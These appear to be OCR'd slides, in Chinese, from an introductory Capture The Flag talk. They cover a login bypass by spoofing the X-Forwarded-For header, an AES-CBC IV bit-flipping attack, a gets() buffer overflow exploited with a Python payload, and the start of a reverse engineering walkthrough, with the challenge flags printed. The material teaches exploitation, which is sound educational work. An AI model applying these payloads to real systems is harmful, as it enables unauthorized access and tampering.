
`$_SERVER['HTTP_X_FORWARDED_FOR']`

HTTP_X_FORWARDED_FOR

ping Server

```
PING nicklesndimes-wq3mhu8l.9447.plumbing (104.28.13.28)
56 bytes of data.
64 bytes from 104.28.13.28: icmp_seq=1 ttl=128 time=10.7 ms
```


將 X-Forwarded-For 設成跟 Server IP一樣



☑ X-Forwarded-For 104.28.13.28 ✕

Capture The Flag

再登入一次



Nick Les' Dimes


9447{Bqt2xYjgOkKV91cvX1kd89DN2o0Q4BkK}

crypto 介紹

- 加密法
  - 對稱加密：classical, DES, 3-DES, AES
  - 非對稱加密：RSA, Diffie-Hellman, elliptic curve
- 簡單的講，就給你一串字串，想辦法知道其中含意
- 解題步驟
  - 找出題目的加密演算法
  - 破解

crypto

D-CTF - No Crypto (Crypto 200)



> The folowing plaintext has been encrypted using an unknown key, with AES-128 CBC: Original: Pass: sup3r31337. Don't loose it! Encrypted: `4f3a0e1791e8c8e5fefe93f50df4d8061fee884bcc5ea90503b6ac1422bda2b2b7e6a975bfc555f44f7dbcc30aa1fd5e`
>
> IV: `19a9d10c3b155b55982a54439cb05dce`
>
> How would you modify it so that it now decrypts to: `"Pass: notAs3cre7. Don't loose it!"`
>
> This challenge does not have a specific flag format.

No Crypto (Crypto 200)

Pass: sup3r31337. Don’t loose it!

↓

Pass: notAs3cre7. Don’t loose it!


Block Cipher

AES-128 CBC Mode

128 Bit = 16 Byte，分成三塊

B1	B2	B3
Pass: sup3r31337	. Don’t loose it	!

CBC Mode



Modification attack on CBC

根據 CBC 的解密方式，修改 IV 並不影響 B1 後面的解密結果，而 B1 可以藉由 IV 被偷改

解題方式

```
D(B1, key) xor OLD-IV = "Pass: sup3r31337"

D(B1, key) xor NEW-IV = "Pass: notAs3cre7"
```


```
"Pass: sup3r31337" xor OLD-IV = D(B1, key)

D(B1, key) xor "Pass: notAs3cre7" = NEW-IV

NEW-IV = 19a9d10c3b15464f9c585543cef10bce
```

exploit 介紹

- pwn 取得 root
- 題目說明

exploit

D-CTF 2016 - password-encrypting-tool-100



> Our second newest programmer created a tool so that we can encrypt our usual passwords and use more secure ones wherever we register new accounts. He said that he left some sort of an easter egg that could leverage you, but he doesn't really expect anyone to get it. You are the newest programmer, can you find it and prove him you are the one?
>
> Hack the target when you've figured out with this file.
>
> Target: dctf@10.13.37.6:22

exploit


```
objdump -d ./e100

    ...
    804851b: lea    -0x2c(%ebp),%eax
    804851e: mov    %eax,(%esp)
    8048521: call   80483a0 <gets@plt>
    8048526: cmpl   $0xbadb0169,0x8(%ebp)
    ...
```

Buffer Overflow

gets()

從 ebp - 0x2c 開始放

```
cmpl $0xbadb0169,0x8(%ebp)
```



解題方式

所以可以寫成

```
python -c
'print "A"*52 + "\x69\x01\xdb\xba"'
> input.txt
```

Capture the Flag

嘗試一下

```
$ cat input.txt | ./e100
DCTF{3671bacdb5ea5bc26982df7da6de196e}
*** stack smashing detected ***: ./e100
terminated
Enter password: Aborted (core dumped)
```

reverse 介紹

- 逆向工程
- 從 執行檔 反推 組合語言
- 從 組合語言 瞭解程式的行為

reverse

DEFCON baby-re

```
$ ./baby-re
 Var[0]: 1
 Var[1]: 1
 Var[2]: 1
 Var[3]: 1
 Var[4]: 1
 Var[5]: 1
 Var[6]: 1
 Var[7]: 1
 Var[8]: 1
 Var[9]: 1
 Var[10]: 1
 Var[11]: 1
 Var[12]: 1
 Wrong
```

reverse

```
$ objdump -d baby-re

00000000004025e7 <main>:
...
  402605:	bf 08 2a 40 00       	mov    $0x402a08,%edi
  40260a:	b8 00 00 00 00       	mov    $0x0,%eax
  40260f:	e8 6c df ff ff       	callq  400580 <printf@plt>
  402614:	48 8b 05 3d 0a 20 00 	mov    0x200a3d(%rip),%rax # 603058 <__TMC_END__>
  40261b:	48 89 c7             	mov    %rax,%rdi
  40261e:	e8 7d df ff ff       	callq  4005a0 <fflush@plt>
  402623:	48 8d 45 a0          	lea    -0x60(%rbp),%rax
  402627:	48 89 c6             	mov    %rax,%rsi
  40262a:	bf 11 2a 40 00       	mov    $0x402a11,%edi
  40262f:	b8 00 00 00 00       	mov    $0x0,%eax
  402634:	e8 77 df ff ff       	callq  4005b0 <__isoc99_scanf@plt>
...
  4028d9:	48 8d 45 a0          	lea    -0x60(%rbp),%rax
  4028dd:	48 89 c7             	mov    %rax,%rdi
  4028e0:	e8 e1 dd ff ff       	callq  4006c6 <CheckSolution>
  4028e5:	84 c0                	test   %al,%al
  4028e7:	74 58                	je     402941 <main+0x35a>
  4028e9:	44 8b 65 d0          	mov    -0x30(%rbp),%r12d
...
```

reverse

```
$ objdump -s baby-re
```

```
Contents of section .rodata:
 402a00 01000200 00000000 5661725b 305d3a20  ........Var[0]:
 402a10 00256400 5661725b 315d3a20 00566172  .%d.Var[1]: .Var
 402a20 5b325d3a 20005661 725b335d 3a200056  [2]: .Var[3]: .V
 402a30 61725b34 5d3a2000 5661725b 355d3a20  ar[4]: .Var[5]:
 402a40 00566172 5b365d3a 20005661 725b375d  .Var[6]: .Var[7]
 402a50 3a200056 61725b38 5d3a2000 5661725b  : .Var[8]: .Var[
 402a60 395d3a20 00566172 5b31305d 3a200056  9]: .Var[10]: .V
